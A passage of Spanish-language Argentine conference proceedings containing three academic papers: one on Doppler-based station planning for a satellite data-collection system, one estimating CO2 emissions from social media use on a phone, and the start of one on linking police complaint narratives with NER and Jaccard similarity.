Utilizando las herramientas implementadas en Matlab, se identifican en la gráfica $\sigma_{SB} = f(\lambda_{SB})$ los puntos subsatelitales correspondientes, mediante una función de zoom que enfoca la región alrededor de la estación A1. Esto permite identificar las seis pasadas del satélite dentro del círculo de visibilidad, representado en el planisferio como un rectángulo con esquinas redondeadas. Esta región se visualiza en el planisferio con líneas rojas, y las trayectorias observadas desde la estación A1 se destacan en color azul.




Figura 3




Figura 4

Análisis de Parámetros Satelitales y Corrimiento Doppler

Este estudio se enfoca en la simulación y análisis de variables satelitales clave mediante Matlab, con el objetivo de comprender la interacción entre satélites y estaciones terrestres. Las principales variables consideradas son: *EL* Ángulo de Elevación, A_Z Ángulo de Acimut, *tv* Tiempo de Visibilidad del satélite [6]

Estas variables fueron calculadas a través de funciones específicas en Matlab:

Adicionalmente, se desarrolló la Función 10 para el cálculo del corrimiento Doppler en función del ángulo alfa (α), y la Función 11 para calcular dicho ángulo.

El análisis gráfico de $\Delta f = f(\alpha)$ permitió observar cómo el corrimiento Doppler varía según los ángulos de acimut y elevación:

- El Doppler
  - Es máximo y positivo cuando el ángulo (α) es cercano a 0 y *EL* es casi nulo.
  - Es mínimo y negativo cuando (α) se aproxima a π y *EL* es también casi nulo.
  - Es nulo cuando (α) es π/2 y *EL* es máximo.

La intersección de los planos orbitales y la posición de la estación terrestre fueron fundamentales para definir estos ángulos y entender la variación de la frecuencia en la transmisión de datos por satélite, como se ilustra en la Figura 4

Análisis de la Distribución de Estaciones en el Caso del Río Colorado

En la Figura se presentan dos curvas que, al ampliar la imagen, revelan ser seis, correspondientes a cada pasada del satélite cerca de la estación A1 dentro del círculo de visibilidad. La variación de la frecuencia Doppler se observa con las siguientes relaciones:

Cálculo de Estaciones para el Caso 1

El cálculo de la cantidad de estaciones requiere considerar la cobertura terrestre del satélite, definida por su "pisada" de radio (r_p) para la banda (Δ) donde el efecto Doppler es constante se dedujo que es Δ = 888 km, aquí las estaciones distribuidas a lo largo de ella transmiten sin interferir entre sí. Con una modulación de banda base a 1200 Hz, se estableció Δf = 600 Hz.

Los principales parámetros utilizados incluyen:

δ_D: Ángulo donde la frecuencia modulada se mantiene constante.

l_D: Longitud terrestre asociada al ángulo δ_D.

t_Δ: Tiempo que el satélite tarda en recorrer la banda Δ

Se determinó que la cantidad máxima de estaciones en esta banda es de 40, considerando variaciones en la longitud de los mensajes entre 152 y 376 bits, con tiempos de generación de 30 a 74,3 seg, respectivamente. El protocolo Aloha, con una eficiencia máxima del 18% bajo condiciones ideales (G = 1/2), fue utilizado para determinar esta cantidad de estaciones. Con una banda Δ= 888 km y un tiempo t_Δ= 130 segundos.

La longitud total del mensaje. [7], [8]

$$\boxed{n = \frac{Gf_b}{\lambda_t l_t} = Gf_b \frac{1}{\lambda_t l_t}}$$

Donde: n=Número de estaciones; $G=1/2$ (Carga total Normalizada) $f_b = 400\ bps$(frecuencia de bit); $\lambda_t = 1/30s$ (frecuencia de generación de mensajes por los usuarios).

$$n\big]_{l_{t1}=152} = Gf_b \frac{1}{\lambda_t l_t} = 40\text{Estaciones}\,;\; n\big]_{l_{t8}=376} = Gf_b \frac{1}{\lambda_t l_t} = 40\text{Estaciones}$$

Posteriormente, se procedió a calcular la cantidad de mensajes entregados por cada estación individualmente.

$$N_S\big]_{t_\Delta} = \lambda_t t_\Delta = \frac{1}{30s} 130s = 4\text{mensajes}$$

Seguidamente, se realizó el cálculo para determinar el total de mensajes entregados por las 40 estaciones previamente identificadas

$N_S\big]_{\max} = n_{\max}\ N_S\big]_{t_\Delta} = (40)(4) = 160\text{mensajes}$ (máximo número de mensajes)

Se examinó la disposición del Río Colorado, considerando su longitud en kilómetros y su origen en la cordillera, así como su desembocadura en el océano Atlántico. Se observó una diferencia de aproximadamente 4 grados de latitud entre ambos extremos. De acuerdo con los hallazgos previos presentados, estos 4 grados equivalen a aproximadamente 444 km. Por lo tanto, con una única franja de cobertura de aproximadamente Δ = 888 km, se logra abarcar la totalidad de esta región en el caso analizado.

Se satisfacen adecuadamente los requisitos de planificación establecidos si se toma la siguiente cantidad de estaciones:

n= 40 Estaciones (Para Caso1)

Conclusión

El estudio abordó el desafío de acceso al medio en sistemas de transmisión, similar al sistema ALOHA, conocido por su falta de coordinación y sincronización temporal. Se propuso un protocolo cuya eficacia ha sido corroborada por los resultados obtenidos.
El protocolo, basado en el modelo ALOHA, considera la ocurrencia de colisiones provocadas por el movimiento relativo de las estaciones, lo que incrementa la densidad de estaciones en una región específica. Sin embargo, cuando el satélite capta una señal, el efecto Doppler restringe el ancho de banda susceptible a colisiones, alineando al receptor con la frecuencia de la estación detectada. Esto implica que solo las estaciones operando en la misma frecuencia tienen potencial de colisión, mientras que las estaciones distantes, al experimentar un Doppler diferente, presentan una menor probabilidad de interferencia.
Se introduce el concepto de "franjas móviles", que se desplazan siguiendo la trayectoria del satélite y cubren únicamente un sector específico del área de cobertura. Esta estrategia permite optimizar el rendimiento del sistema al evaluar el número de estaciones que podrían interferir en cada franja.
El caso aplicativo evaluado con una franja de cobertura de aproximadamente 888 km, se logra abarcar la totalidad de la región analizada. En esta franja, las 40 estaciones transmiten sin interferencias entre sí, validando así la efectividad del protocolo propuesto en escenarios reales.

Trabajo a Futuro

Como trabajo futuro, se propone desarrollar un software que incorpore las funciones ya desarrolladas en esta Tesis y de esta manera permitir automatizar el análisis de diferentes ubicaciones para las estaciones terrestres.

References

[1] J. A. Carlotto, J. M. Juárez, J. I. Fernández Michelli, G. Sager, H. Lorente. Sistema de Recolección de Datos Satelital. Implementación del Receptor Utilizando un DSP. XV Workshop Iberchip. Buenos Aires, Argentina 2009.

[2] Adrián CARLOTTO, José María JUÁREZ : “Sistema Satelital de Colecta de Datos Ambientales (DcS)” Revista In-Genium Nro6 (pag160-167) Diciembre 2023 - UIDET GrIDComD: Grupo de Investigación y Desarrollo en Comunicaciones Digitales Facultad de Ingeniería Universidad Nacional de La Plata.

[3] Carlotto A., Lorente H. ”Análisis de un Sistema de Recolección de Datos Satelital”. Memorias de AADECA 2006, XX Congreso Argentino de Control Automático, Buenos Aires, Argentina, 28-30 de agosto 2006. ISBN 978-950-99994-4-2. (2006).

[4] José Juárez, Adrián Carlotto, Gerardo Sager “Implementación del modelo de ingeniería de la etapa digital del instrumento DCS del satélite SABIA-Mar I” VII Jornadas de Investigación, Transferencia y Extensión de la Facultad de Ingeniería - La Plata, 25 al 27 de abril de 2023.

[6] Fernando D. Quesada Pereira “Comunicaciones Espaciales Mecánica Orbital” 1Departamento de Tecnologías de la Información y las Comunicaciones Universidad Politécnica de Cartagena-14 de octubre de 2010

[7] Data and Computer Communications William Stallings 2da Edition

[8] Redes I-Unidad Nº6- Acceso a Redes-Luis Marrone, LINTI – UNLP

Evaluación de la Eficiencia Energética y el Impacto de las Aplicaciones de Redes Sociales

Yamila Ferrufino[1], Roman Bond[1], Martin Morales[1], Diego Encinas[1,2]

[1]SimHPC-TICAPPS. Universidad Nacional Arturo Jauretche. Florencio Varela, 1888, Argentina.
[2]Instituto de Investigación en Informática (III-LIDI). Facultad de Informática, Universidad Nacional de La Plata - Centro Asociado CIC. La Plata, 1900, Argentina.

myamilaferrufino@gmail.com, {rbond, martin.morales, dencinas}@unaj.edu.ar

Abstract. En este trabajo se analiza las emisiones de gases de efecto invernadero (GEI) generadas por el uso diario de redes sociales y las compara con las de distintos medios de transporte. Los resultados revelan la significativa huella ambiental de este hábito, destacando la necesidad de considerar su impacto en el medio ambiente. Esta demostración parte de un monitoreo de la batería de un dispositivo móvil, donde se utilizan datos energéticos del Informe Anual de la Compañía Administradora del Mercado Mayorista Eléctrico de Argentina (CAMMESA) para obtener las aproximaciones.

Keywords: Emisiones de GEI, consumo energético, redes sociales

1 Introducción

En la actualidad, los dispositivos móviles se han vuelto indispensables en la vida cotidiana de las personas, las nuevas maneras de comunicación y entretenimiento los convierten en los mejores aliados.

Usualmente el tiempo que se le dedica a ciertas aplicaciones, es relativamente alto y está directamente relacionado con la cantidad de electricidad que se requiere para cargar la batería, la cual, en gran parte proviene de fuentes de energía que emiten dióxido de carbono(CO_2). Por lo tanto, es necesario considerar cuánto contamina al medio ambiente la frecuencia de uso que se le da a las redes sociales.

En este trabajo, se realiza un monitoreo de batería para identificar y concientizar sobre el uso excesivo de energía por parte de las plataformas de redes sociales más utilizadas en Argentina, en busca de una reducción u optimización del consumo energético.

2 Herramientas

Se destaca que los resultados serán aproximados y de uso informativo para tener una idea general del impacto ambiental, ya que estos varían según el hardware y procesador que se utilice. En este caso, el dispositivo móvil Samsung Galaxy A14

(Android 13), con un procesador de 8 núcleos a 2GHz. La batería es de 5000 mAh y de una tensión de 3,8 V.

Para el proceso de monitoreo en tiempo real, se utilizó la herramienta AccuBattery [1] . Las plataformas de redes sociales seleccionadas para el análisis son: Pinterest, Instagram, Linkedin, YouTube, Tik Tok y Facebook.

3 Metodología de uso estándar aplicada

Aunque estas aplicaciones tienen diferentes funcionalidades, se midió un uso común entre ellas: navegar y visualizar noticias. Para estandarizar la recolección de datos, se aplicó la siguiente metodología, inspirada en [2] bajo las condiciones de uso descritas a continuación:

Se estableció una ruta de usuario creando un escenario de desplazamiento de noticias con los siguientes pasos, con una duración total de 5 minutos. En primer lugar se inicia la aplicación, luego se visualizan las noticias sin desplazarse (20 segundos). Acto seguido las noticias se desplazan con pausas, y finalmente se deja la aplicación en segundo plano durante dos minutos.

Las pausas (1 a 2 desplazamientos dentro de 1 segundo) simulan el comportamiento de visualización lo más realista posible.

Por último, se registran los datos en dos etapas. En primer lugar, sin utilizar el modo de ahorro de energía, con carga de batería completa, volumen y brillo al 100%. En segundo lugar, utilizando el modo de ahorro de energía, con carga de batería completa, volumen al 100%, limitando la velocidad del CPU al 70% y disminuyendo el brillo en 10%.

4 Resultados de monitoreo

A continuación, se detallan los resultados del monitoreo de la batería en las etapas 1 y 2 de la ruta de usuario, sin y con ahorro de energía:

Tabla 1. Resultados del monitoreo en las dos etapas.

Aplicación	Consumo sin ahorro de energía *(mAh)*	Consumo con ahorro de energía *(mAh)*
Tik Tok	42,0	36,8
Instagram	33,0	29,7
You Tube	25,2	20,4
Facebook	24,1	21,3
Pinterest	22,8	21,5
LinkedIn	22,2	20,1
Consumo Total	169,3	149,8

De acuerdo con el portal estadístico internacional Statista [3], el tiempo medio de uso diario de redes sociales por día en Argentina es de 03:04 hs. Considerando este dato, se procedió a realizar el siguiente cálculo para aproximar el *consumo diario normalizado a lo largo de una semana:*

$$(1288\ minutos\ *\ 169,3\ mAh)/\ 5\ minutos\ =\ 43611,68\ mAh \quad (1)$$

$$(1288\ minutos\ *\ 149,8\ mAh)/\ 5\ minutos\ =\ 38588,48\ mAh \quad (2)$$

5 Conversión de datos energéticos en dato de emisiones de gases de efecto invernadero (GEI)

Los cálculos utilizados para convertir datos energéticos en datos de emisiones de gases de efecto invernadero se basan en los siguientes datos: resultados del inventario de GEI de la República Argentina, correspondientes al Cuarto IBA elaborado en 2020 - 2021 [4].

El sector Energía incluye todas las emisiones de GEI (51% = 186 MtCO2e). Para los cálculos se utilizan el 32% que proviene de las Industrias de la energía (producción de electricidad y calor como actividad principal, fabricación de combustibles sólidos y otras industrias energéticas, refinación de petróleo) y el 17% que se define como Otros sectores (agricultura, residencial, etc) [4]. La sumatoria de ambas especificaciones es 49% que en total producen 91 MtCO2e.

Por otro lado, los datos energéticos correspondientes a ese año se obtuvieron del Informe Anual de CAMMESA [5], el cual indica que la demanda de energía fue de 133008 GWh. El término de demanda de energía, incluye la cantidad total de energía eléctrica requerida por los consumidores finales (residenciales, comerciales, industriales, y otros) durante dicho período. Concluyendo que *en 1 Año con una demanda de energía de 133008 GWh se emitieron 91 MtCO2e.*

6 Resultados de GEI emitidos en una semana por redes sociales

Para todos los cálculos, se redondean los resultados a dos decimales para mantener la consistencia y claridad en la presentación de los datos.

Como primer paso, se realizó la conversión a Gwh de los valores obtenidos en la etapa "sin ahorro de energía":

$$\frac{(43611,68\ mAh * 3,8\ V)}{1000} = 165,72\ Wh\ =\ 1,65\ *\ 10^{-7} Gwh \quad (3)$$

De igual forma, para los valores de la etapa "con ahorro de energía", dando como resultados 1,46 * 10^{-7} Gwh.

Obtenido los resultados anteriores, se calcula las estimaciones de emisiones de gases de efecto invernadero, primero para la etapa "Sin ahorro de energía":

$$\frac{(1{,}65*10^{-7} Gwh*\ 91\ MtCo2e)}{133008\ Gwh}\ =\ 1,12\ *\ 10^{-10}\ MtCo2e \quad (4)$$

Se realizó conversión a gCo2e :

$$1,12 * 10^{-10} MtCo2e * 10^{12} gCo2e/MtCo2e = 112\, gCo2e \quad (5)$$

Luego se procedió a realizar los mismos pasos anteriores para la etapa “con ahorro de energía”, obteniéndose un resultado de emisión de 99,88gCo2e.

7 Comparación con las emisiones emitidas por los medios de transporte

El sitio web de Google Travel [6] incluye una sección de comparativas basada en datos de informes de la Agencia Internacional de Energía (IEA) [7]. Estos datos se utilizaron para aproximar los resultados del monitoreo a estimaciones de emisiones generadas por el consumo diario en redes sociales, comparándolas con su equivalente en CO2e entre diferentes medios de transporte.

Para obtener el valor de las emisiones de GEI que se genera al utilizar las redes sociales en un periódo de un mes, se estimó:

$$\frac{4\ semanas * 1288\ minutos}{1\ semanas} = 5152\ minutos \quad (6)$$

Y luego se realizaron los cálculos (1) y (2) reemplazando con este nuevo valor de 5152 minutos, consiguiendo los resultados de consumo de batería de 174446,72 mAh para la etapa “sin ahorro de energía” y 154353,92 mAh para la etapa “con ahorro de energía”.

Como siguiente paso, se realizaron las conversiones a GWh, reemplazando con los valores anteriores en (3) para ahorro y sin ahorro de energía respectivamente, obteniendo como resultado $6,62 * 10^{-7}$Gwh (“sin ahorro de energía”) y $5,86 * 10^{-7}$ Gwh (“con ahorro de energía"). Por tanto, las emisiones de GEI asociada a la etapa “sin ahorro de energía” es:

$$\frac{(6{,}62*10^{-7}Gwh)*\ 91\ MtCo2e}{133008\ Gwh} = 4,52 * 10^{-10} MtCo2e \quad (7)$$

Que equivale a 452 gCo2e. Para el caso de la segunda etapa se obtienen 400 gCo2e. Por último, se calculó la cantidad de gCO2e en equivalencias de distancias km por pasajero, generadas por los medios de transporte:

Table 2. Comparaciones con emisiones de ciclo de vida de CO2e por km de pasajero.

Medio de transporte	Emisiones CO2e (g/km)	Distancia sin ahorro de energía (km)	Distancia con ahorro de energía (km)
Tren	19	23,78	21,05
Avión	123	3,67	3,25
Auto	148	3,05	2,70

8 Conclusiones

A través de la conversión de datos energéticos en emisiones de gases de efecto invernadero, se ha evidenciado que el impacto acumulado de largos períodos de uso de redes sociales es significativo frente a las emisiones generadas por viajes en tren, avión y automóvil.

Como resultado del monitoreo se pudo observar que las aplicaciones que lideran el consumo de la batería son Tik Tok e Instagram. Estos hallazgos subrayan la necesidad de considerar el impacto ambiental de las actividades digitales como parte de los esfuerzos globales para reducir las emisiones. Se recomienda adoptar prácticas más sostenibles en el uso de tecnología y fomentar la investigación para evaluar con mayor profundidad el impacto ambiental de las plataformas digitales. Además, las futuras investigaciones deben explorar comparaciones con otros sectores e implementar estrategias para mitigar el impacto ambiental asociado con el uso intensivo de redes sociales y otras tecnologías digitales.

References

1. Track your battery'shealth & performance. (s.f.). Recuperado de https://accubatteryapp.com/
2. Yosr Ben AmmarYosr. (2023). What is the environmental footprint of social networking applications?.Edición 2023. Greenspector. Recuperado el 28 de Julio del 2024 de https://greenspector.com/en/what-is-the-environmental-footprint-of-social-networking-applications-2023/
3. Melo María Florencia. (2024). Infografía: La adicción a las redes sociales en el mundo. Statista Recuperado el 28 de Julio del 2024 de https://es.statista.com/grafico/18988/tiempo-medio-diario-de-conexion-a-una-red-social/#:~:text=A%20nivel%20global%2C%
4. MAyDs. (2022). Inventario Nacional de Gases de Efecto Invernadero: Argentina 2021. Recuperado de https://inventariogei.ambiente.gob.ar/, Licencia: CC BY 2.5 AR
5. CAMMESA. (2018). Principales Variables MEM Resultados Anual 2018 Recuperado de https://cammesaweb.cammesa.com/informe-anual/?doing_wp_cron=1718145633.1258850097656250000000
6. Estimaciones de emisiones según el medio de transporte - Ayuda de Travel. (s.f.). Recuperado el 28 de Julio del 2024 de https://support.google.com/travel/answer/13571996?hl=es-419&ref_topic=9951675&sjid=14769512853261735357-SA
7. Iea. (2024). International Energy Agency. Recuperado de https://www.iea.org/



XVII Workshop Innovación en Sistemas de Software

(WISS)

Coordinadores

Pablo Fillottrani (UNS)

Marcelo Estayno (UNSAM)

Gladys Dapozo (UNNE)

Algoritmo de Vinculación de Relatos de Denuncias Policiales basado en NER

Mauro Daniel Álvarez [0009-0005-5288-9651][1], Leandro Antonelli[0000-0003-1388-0337][2 3]

[1] Facultad de Informática UNLP, La Plata, Bs As, Argentina
[2] LIFIA – Facultad de Informática, UNLP
[3] CAETI – Facultad de Tecnología Informática – Universidad Abierta Interamericana

{mauro.alvarez}@info.unlp.edu.ar
{leandro.antonelli}@lifia.info.unlp.edu.ar

Abstract. Las denuncias policiales, las cuales posteriormente se materializan en casos judiciales, constan de información entre la que se puede destacar el relato narrado por el denunciante. Este relato es una descripción de que ocurrió desde el punto de vista del afectado y constituye el punto de inicio de un caso penal y su futura investigación. Un gran número de estos crímenes son perpetrados por autores desconocidos, es decir, no se puede determinar la autoría del mismo. Debido a esta situación los casos permanecen en estado archivado hasta que nuevos indicios arriben que permitan la continuación de la investigación. A través del uso de procesamiento de lenguaje natural y NER, se propone hacer uso del texto no estructurado provisto por el relato de una denuncia y extraer entidades de interés de manera de poder vincularlas con otros relatos de denuncias existentes con el objetivo de detectar similitudes y generar una representación gráfica de esta situación para proveer asistencia a los investigadores.

Keywords: NLP, NER, relatos denuncias, justicia penal, similitud.

1 Introducción

Los relatos de las denuncias policiales están conformados por texto no estructurado. La información presente en ellos puede ser categorizada, por ejemplo, nombres, lugares, horarios, tipos de delitos entre otros.

Actualmente se cuenta con una amplia base de relatos de denuncias, la misma es denominada corpus. Si bien los relatos constan de texto no estructurado, el contenido de los mismos es de carácter heterogéneo, es decir, estos pueden distar mucho entre sí. Debido a esta situación es preciso reducir la cantidad de relatos a sólo los más similares al relato a analizar.

Este artículo presenta un algoritmo empleando dos ramas de la inteligencia artificial, por un lado, el procesamiento de lenguaje natural y por el otro el reconocimiento de entidades nombradas, con el fin de identificar relatos de denuncias similares a un relato de interés denominado relato pivote.

El algoritmo está constituido por dos fases. La primera fase consiste en la reducción del número de relatos de la base existente a solo a aquellos relatos que dispongan de algún grado de similitud con el relato a analizar o pivote.

La segunda fase consiste en la detección y extracción de entidades nombradas de los relatos seleccionados en la fase previa y el relato pivote. A partir de este momento se busca comparar aquellos relatos de denuncias que tengan entidades en común con el relato pivote. Esto permitirá detectar similitudes más profundas y de estilo más semántico en los relatos.

El resto del artículo se organiza de la siguiente manera. La sección dos describe el marco teórico necesario para entender la propuesta. La sección tres describe la propuesta. La sección cuatro detalla la evaluación preliminar realizada. La sección cinco enumera trabajos relacionados. Finalmente, se presentan las conclusiones.

2 Marco teórico

Tanto el procesamiento de lenguaje natural como el reconocimiento de entidades nombradas son ramas pertenecientes a la inteligencia artificial. La primera permite dotar a las máquinas de entendimiento acerca del lenguaje natural, es decir, aquel empleado por los humanos para comunicarse y brindarles la capacidad de poder generar texto en lenguaje natural apto para la comprensión humana.

En el alcance de este trabajo, el procesamiento del lenguaje natural se limita a reducir los datos ruidosos para luego realizar comparaciones sintácticas de forma más eficiente, y de esa manera reducir la cantidad de relatos del corpus.

Para incrementar la eficiencia del procesamiento del lenguaje natural abreviado NLP, es preciso realizar un preprocesamiento de los datos denominado estandarización o normalización [1]. El objetivo de este proceso es reducir el ruido en el texto no estructurado, es decir, remover toda simbología que no aporte significado al texto. Se pueden enumerar ejemplos como los símbolos de puntuación, las mayúsculas, espacios en blanco entre otros.

Este proceso incluye además la extracción de lemas [2]. Los lemas revisten importancia debido a que la utilización de verbos conjugados en el texto de los relatos es frecuente y puede involucrar distintos tiempos verbales. Ejemplos de un mismo verbo en un texto pueden ser extraídos como lemas de manera de ser iguales. El uso de verbos conjugados implica que un verbo conjugado y su lema son dos palabras totalmente independientes sin relación alguna.

Los dos procesos anteriormente enumerados son de vital importancia para incrementar la eficiencia del índice de similitud de Jaccard el cual será detallado a continuación.

2.1 Índice de similitud de Jaccard

El método de Jaccard está definido como la intersección de los conjuntos dividida por la unión de los mismos [3]. A continuación, se puede apreciar la fórmula.

$$A \cap B / A \cup B$$

Este método realiza una comparación puramente sintáctica, por lo que es de vital importancia realizar el proceso de estandarización enunciado anteriormente.

2.2 Reconocimiento de entidades nombradas

La otra rama corresponde a NER, abreviado de Named Entity Recognition [4]. El objetivo es obtener las entidades de interés en el relato. Dichas entidades corresponden al dominio estudiado, es decir, el de la justicia penal.

Al tratarse de un modelo de aprendizaje automático, es necesario proveer un modelo para que el mismo sea entrenado apropiadamente al contexto a utilizar, de otra manera las entidades que extraería carecerían de utilidad para el propósito del algoritmo.

Las entidades extraídas permiten obtener su texto y su categoría. Esto reviste utilidad ya que se puede determinar que entidades figuran con la misma categoría a lo largo de los casos y de esa manera es posible la comparación entre casos mediante la aplicación del índice de similitud de Jaccard.

En resumen, se podrían agrupar aquellos textos no estructurados donde participen las entidades extraídas. Por ejemplo, sería posible agrupar aquellos relatos donde figuren nombres, ubicaciones, tipos de delitos que figuran en el relato pivote, de manera de lograr establecer algún tipo de vinculación entre relatos. Esta idea se ve reforzada por la teoría del patrón delictivo [5]. La generación de estos enlaces entre relato pivote y los relatos relacionados del corpus permitirían detectar patrones de crímenes para individualizar personas y/o grupos de personas que cometen delitos basándose en las entidades extraídas.

3 Contribución

En esta sección se procede a detallar el algoritmo de dos fases. En la siguiente subsección se define un ejemplo de texto no estructurado que corresponde a un relato de denuncia utilizado como principal fuente de entrada del algoritmo. Las demás subsecciones detallan las dos fases del algoritmo y el formato de datos utilizado.

3.1 Ejemplo de relato de denuncia

Un relato de una denuncia consiste en una descripción narrada por parte de la víctima o un tercero afectado directa o indirectamente en el hecho denunciado.

En la figura 1 se muestra un ejemplo de relato de denuncia[1].

[1] El relato de denuncia presentado como ejemplo dispone de datos modificados que no se corresponden con los reales debido a que se tratan de datos sensibles.

```
Caso 120927

Ubicación del hecho: Trelew, Rivadavia Nro 0 - interseccion con calle inmigrantes.
Informo superioridad policial, inicio actuaciones prevencionales, en virtud de que en fecha hora lugar mención, denunciante
deja su vehiculo marca volkswagen suran con dominio LLA111,
constata que autor/es ignorado/s previo a dañar cristal d ela puerta trasera
lado izquierdo sustrajo/eron del interior elementos que se detallana a continuacioón.

Elementos denunciados
Remera talle L color roja.
```

Fig. 1. Ejemplo de relato de denuncia

La denuncia está conformada por texto no estructurado en idioma español. Como se puede ver este texto contiene ruido que debe ser eliminado o minimizado ya que atenta contra la precisión de la comparación sintáctica que se lleva a cabo en la fase uno del algoritmo.

Para solventar esta situación, se emplean métodos de estandarización del texto. Se comienza con la conversión del texto en minúsculas, luego se procede con la remoción de las palabras que no aportan significado[2] y finalmente se detectan los lemas de los verbos conjugados.

En la figura 2 muestra el resultante del procedimiento enunciado anteriormente.

```
['calle', 'superioridad', 'inicio', 'actuación', 'virtud', 'fecha', 'hora', 'lugar', 'mención', 'dejar', 'vehiculo', 'constatar
', 'autor', 'ignorar', 's', 'dañar', 'cristal', 'puerta', 'sustraer', 'eron', 'elemento', 'detallanar', 'talle', 'color']
```

Fig. 2. Palabras o Tokens luego de la estandarización

A partir de este momento, se dispone de conjuntos de palabras o tokens por cada uno de los relatos de la base de relatos, así como también un conjunto que representa al relato pivote.

3.2 Estrategia general

En la figura 3 Se puede apreciar el esquema con la estrategia propuesta.




Fig. 3. Estrategia general propuesta

Como se indicó al inicio de la presente sección, el algoritmo consta de dos fases. La primera fase tiene como entrada un relato de denuncia denominado pivote. Esta

[2] Conocidas como stopwords.

denuncia es la que se intenta resolver. El conjunto de relatos de denuncias existentes constituye el conocimiento que dispone el algoritmo y serán utilizadas para determinar cuáles de las denuncias existentes son similares a la denuncia pivote.

Este proceso arrojará un número reducido de denuncias que serán ingresadas como entrada a la fase dos del algoritmo. En esta etapa se obtienen las entidades nombradas y se vuelve a aplicar el índice de similitud de Jaccard.

Este último refinamiento genera un arreglo con información que puede ser detallada al usuario en forma gráfica o textual. Actualmente se imprime en pantalla una tabla con el índice de similitud con respecto al relato pivote.

En las siguientes subsecciones se detallan las fases del algoritmo.

3.3 Fase uno del algoritmo

La fase uno del algoritmo tiene como precondición la ejecución del proceso anterior correspondiente a la estandarización del texto. Disponiendo de un conjunto de palabras libres de ruido, verbos conjugados, mayúsculas y demás características propias de un relato narrado, se puede proceder a comparar la similitud de los relatos.

Se emplea un índice de selección superior al 25% de similitud entre cada caso y el pivote, aquellos que arrojen un índice de similitud inferior son descartados.

En esta etapa se genera un objeto por cada caso con la estructura que se detalla en la figura 4.



Fig. 4. Estructura resultante de la fase uno.

El objeto generado contiene propiedades como número de caso, el texto sin procesar, el resultado del índice de similitud de Jaccard con respecto al relato pivote, el texto procesado luego de la estandarización y una colección vacía que será utilizada en la fase dos del algoritmo.

Esta estructura es repetida en todos los casos que cumplan el criterio de selección especificado, de manera que se dispone de una colección de esos objetos dando fin a la fase uno del algoritmo.

3.4 Fase dos del algoritmo

A partir de este momento se emplea el módulo NER provisto por la librería SpaCy [6].

Utilizando la colección de objetos generada en la fase previa, se extrae de cada uno de los objetos, las entidades nombradas del texto que fue estandarizado.

Al igual que la estandarización es necesaria para la fase uno, la creación de un modelo para el dominio es requerida en la fase dos.

No disponer de un modelo del dominio de interés, en este caso, el dominio judicial penal, haría que las entidades extraídas no sean de utilidad para el propósito del algoritmo. De manera que es necesario entrenar el modelo con el dominio apropiado. Por

ejemplo, se contemplan artículos del Código Penal Argentino [7], jerga del dominio, pertenencia de calles a barrios, individuos que hayan cometido crímenes, etc.

Actualmente la librería SpaCy dispone de un módulo NER dentro de su pipeline[3]. El mismo puede ser configurado con modelos ya entrenados, pero los mismos tienden a ser genéricos y no ajustarse apropiadamente al problema a resolver.

Por tanto, se propone el entrenamiento de un modelo NER adecuado al entorno judicial penal.

Este dominio incluye conocimiento sobre el Código Penal Argentino, nombres de calles que pertenecen a un barrio, así como nombres o alias según estén disponibles de posibles sospechosos de crímenes. En la tabla 1 se visualiza un ejemplo de cómo podrían ser los datos a entrenar.

Tabla 1. Plantilla de entrenamiento delitos

Palabra	NER	Información adicional
Los individuos Robaron el depósito	Artículo 164	Robo simple.
Los autores ignorados sustrajeron sus pertenencias	Artículo 164	Robo simple.
Hurtar	Artículo 162	Hurto
Dañar	Artículo 183	Vandalismo.

Como se puede apreciar, se trata de vincular determinadas acciones con artículos del código penal. Por ejemplo, el verbo robar o sustraer en sus distintos tiempos verbales podría vincularse con el artículo 164[4] del código penal que corresponde a robo.

Esta misma idea se puede expandir a las calles que pertenecen a un barrio, o individuos relacionados por sus alias.

Para proceder al entrenamiento del modelo es preciso realizar anotaciones en los relatos. La tarea de anotación es una de las que mayor tiempo consumen debido a su naturaleza manual. Cada relato debe ser analizado en su contexto y anotado apropiadamente.

Una vez creado el corpus de datos, es necesario dividirlo en conjuntos de entrenamiento y validación [8].

Para realizar el entrenamiento del modelo NER, inicialmente se procedió a trabajar definiendo anotaciones manualmente. Dado que se trata de una tarea que lleva mucho tiempo, se reemplazó la definición manual de anotaciones con la herramienta denominada NER Text Annotator [9].

Con el modelo entrenado en el dominio de la justicia penal, se procede a identificar las entidades nombradas de cada uno de los relatos que componen al subconjunto generado por la fase uno del algoritmo.

[3] Pipeline o tubería, indica una serie de tareas llevadas a cabo en orden. El módulo NER es solo un componente de dicho pipeline.

[4] Específicamente Titulo IV, Delitos Contra la Propiedad, Capitulo II, Robo.

En la figura 5 se puede apreciar un ejemplo de detección de entidades nombradas en un relato cuyos datos reales fueron eliminados, pero que cuenta con la estructura real.




Fig. 5. Obtención de entidades nombradas de un relato

